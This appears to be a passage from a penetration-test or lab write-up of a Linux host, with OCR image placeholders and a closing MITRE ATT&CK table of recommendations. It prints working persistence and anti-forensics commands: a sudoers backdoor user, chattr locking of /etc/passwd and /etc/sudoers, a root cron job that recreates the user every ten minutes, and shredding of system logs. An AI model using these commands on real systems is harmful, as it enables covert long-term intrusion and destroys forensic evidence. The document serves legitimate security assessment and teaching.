
- **Task Name:** `securityPatch` — named to appear as a legitimate system-related task.
- **Executable:** Patch32.exe (my payload).
- **Schedule**: Daily at 16:30 (4:30 PM).
- **Purpose**: This ensures the payload runs automatically without user interaction, enabling persistent access for post-exploitation activities.

This method was chosen for its **stealth, simplicity, and compatibility** with legacy systems.


Command and Control (C2)

After obtaining valid credentials for the internal user 'rbourne', we established an interactive remote desktop session to the target host (`192.168.26.91`) using the `rdesktop` utility with the following command:





This granted full GUI access to the target system under the context of the compromised user. From within the session, we leveraged the user's `sudo` privileges to elevate to root by executing `sudo bash` command, **gaining full administrative control over the machine**.





To establish privileged access on the compromised system, I created a new local user account and elevated its permissions.

After successfully gaining root access by `sudo bash`, I used built-in operating system commands to create a new user.


```
morningcatch / # adduser user1
Adding user `user1' ...
Adding new group `user1' (1001) ...
Adding new user `user1' (1001) with group `user1' ...
Creating home directory `/home/user1' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for user1
Enter the new value, or press ENTER for the default
        Full Name []: user1
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
morningcatch / # id user1
uid=1001(user1) gid=1001(user1) groups=1001(user1)
```

I then inspected the `sudoers` configuration to determine whether the user could be granted administrative privileges. By appending the appropriate line to the `/etc/sudoers` file or placing a configuration file in `/etc/sudoers.d/`, I granted the newly created user full sudo rights. This ensured that even if the original access was lost, I could regain privileged access through this backdoor user, maintaining long-term control over the system.






```
morningcatch / # sudo EDITOR=nano visudo
```



To harden this backdoor and prevent detection or modification, I applied the immutable attribute to critical system files using the `chattr` command. This action prevents any changes, deletions, or permission modifications to these files, even by root users, effectively locking in the newly added credentials and privilege escalation paths. To confirm the attribute was applied successfully, I used the `lsattr` command. The output verified that the immutable flag (i) was indeed set, thereby securing the persistence mechanism against tampering.

```
morningcatch / # sudo chattr +i /etc/passwd /etc/sudoers
morningcatch / # sudo lsattr /etc/passwd /etc/sudoers
----i--------------- /etc/passwd
----i--------------- /etc/sudoers
morningcatch / # sudo nano /etc/passwd
```




```
morningcatch / # sudo EDITOR=nano visudo
visudo: /etc/sudoers: Permission denied
visudo: /etc/sudoers: Permission denied
```

To further strengthen persistence and cover tracks, I modified the system-wide crontab (`/etc/crontab`) by adding a scheduled task that executes every 10 minutes as the root user. This task checks if a user named user1 exists, and if not, it creates the user silently, adds them to the sudo group, sets a password, and applies the immutable attribute to `/etc/passwd` and `/etc/shadow` using `chattr +i`. This ensures the user remains present and privileged while preventing modifications to the system's user and authentication files.

```
File  Edit  View  Terminal  Help
morningcatch ~ # sudo cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cro
n.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cro
n.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cro
n.monthly )
#


*/10 * * * * root (id user1 ||(adduser --quiet --disabled-password --gecos "" user1 && ech
o "user1:user1" |chpasswd && gpasswd -a user1 sudo && chattr +i /etc/passwd /etc/shadow))
morningcatch ~ # sudo grep CRON /var/log/syslog |tail -n 5
```


```
morningcatch / # sudo bash -c 'echo "*/10 * * * * root (id yourusername || (adduser --quie
t --disabled-password --gecos \"\" user1 && echo \"user1:user1\" | chpasswd && gpasswd -a
user1 sudo && chattr +i /etc/passwd /etc/shadow /etc/sudoers))" >> /etc/crontab'
```


Additionally, I implemented anti-forensic measures by erasing and shredding critical log files, including `/var/log/syslog`, `/var/log/auth.log`, and `/var/log/xrdp.log`, using both redirection (> filename) and secure deletion tools like `shred`.

Finally, I truncated all files in `/var/log`, effectively wiping historical logs to hinder detection and forensic analysis. These actions collectively aim to ensure stealthy persistence while eliminating evidence of compromise.

```
 ----------------------------------------
 o
  o   \_\_    _/_/
   o      \__/
          (oo)\_______
          (__)\       )\/\
              ||----w |
              ||     ||
morningcatch / # > /var/log/syslog
morningcatch / # > /var/log/xrdp.log
morningcatch / # > /var/log/auth.log
morningcatch / # shred -u /var/log/xrdp.log
morningcatch / # shred -u /var/log/syslog
morningcatch / # shred -u /var/log/auth.log
morningcatch / # find /var/log -type f -exec truncate -s 0 {} \;
morningcatch / #
```

To validate the persistence mechanism, I accessed the system again under a normal user context. I manually deleted the backdoor user (user1) to test whether the system would automatically recreate it. After waiting 10 minutes, I observed that the user account had been re-created with the same privileges. This confirmed that the cron job configured earlier was functioning as intended — running every 10 minutes to ensure the presence of the user and reinstating it if removed. This demonstrates a successful self-healing persistence mechanism, resilient against basic remediation efforts by administrators.





Actions on Objectives

- ***Data Exfiltration:***

Sensitive user images discovered during the reconnaissance phase could have been downloaded and exfiltrated.

Additionally, any internal documentation or databases accessible via compromised users could have been targeted for extraction via encrypted channels to avoid detection.

- ***Credential Dumping:***

With root access, it would have been possible to extract password hashes from /etc/shadow or utilize tools such as hashcat for offline cracking. These credentials could facilitate access to additional systems or services.

Recommendations

Mapped to MITRE ATT&CK Techniques

CATEGORY	TECHNIQUE	DESCRIPTION	RECOMMENDATION
PERSISTENCE	T1053.003 – Scheduled Task/Job: Cron	A cron job was created to re-add a backdoor user every minute.	Monitor and restrict cron/schtasks creation, alert on high-privilege tasks.
PERSISTENCE	T1547.001 – Registry Run Keys / Startup Folder	Could be used to auto-execute malware or backdoor on reboot.	Monitor registry keys and startup folders, restrict write access.
PRIVILEGE ESCALATION	T1548.003 – Sudo and Sudo Caching	Backdoor user was added to sudoers.	Audit sudoers file and enforce least privilege.
DEFENSE EVASION	T1070.004 – File Deletion	shred and log deletion used.	Centralize and protect log storage; monitor file deletion.
DEFENSE EVASION	T1222.001 – File and Directory Permissions Modification	Used chattr +i to prevent file changes.	Monitor file attribute changes and use FIM.
INITIAL ACCESS / RECON	T1083 – File and Directory Discovery	dirb used to find exposed directories.	Disable directory listing and restrict web directories.
CREDENTIAL ACCESS	T1003.008 – /etc/passwd & /etc/shadow access	Root access allows password dumping.	Monitor access to sensitive files.
COMMAND AND CONTROL	T1059 – Command-Line Interface	Reverse shell used for persistence and C2.	Detect uncommon shell behavior, restrict outbound traffic.

Priority-Based Recommendations

Critical

- **Monitor scheduled tasks (cron, schtasks)** and alert on unknown or unauthorized root tasks.
- **Centralize logs** and protect them with **immutable storage** (e.g., remote syslog, cloud logging).
- **Restrict direct internet access** from internal systems. Use **Egress Filtering** to block reverse shells.
- **Harden user management**: audit the /etc/sudoers, disable unnecessary accounts.

Medium

- Enable and monitor **File Integrity Monitoring (FIM)** for critical files like /etc/passwd, /etc/shadow, and /etc/crontab.
- Detect use of **chattr +i** and other filesystem hardening techniques.
- Audit and monitor changes in **web server directories**; disable directory listing and restrict file uploads.

Low

- Regularly review **internal documentation** and access control settings.
- Run routine scans (e.g., dirb, nikto) in a **defensive context** to identify exposed content.
- Train staff on **insider threat and privilege misuse scenarios**, especially regarding persistence techniques.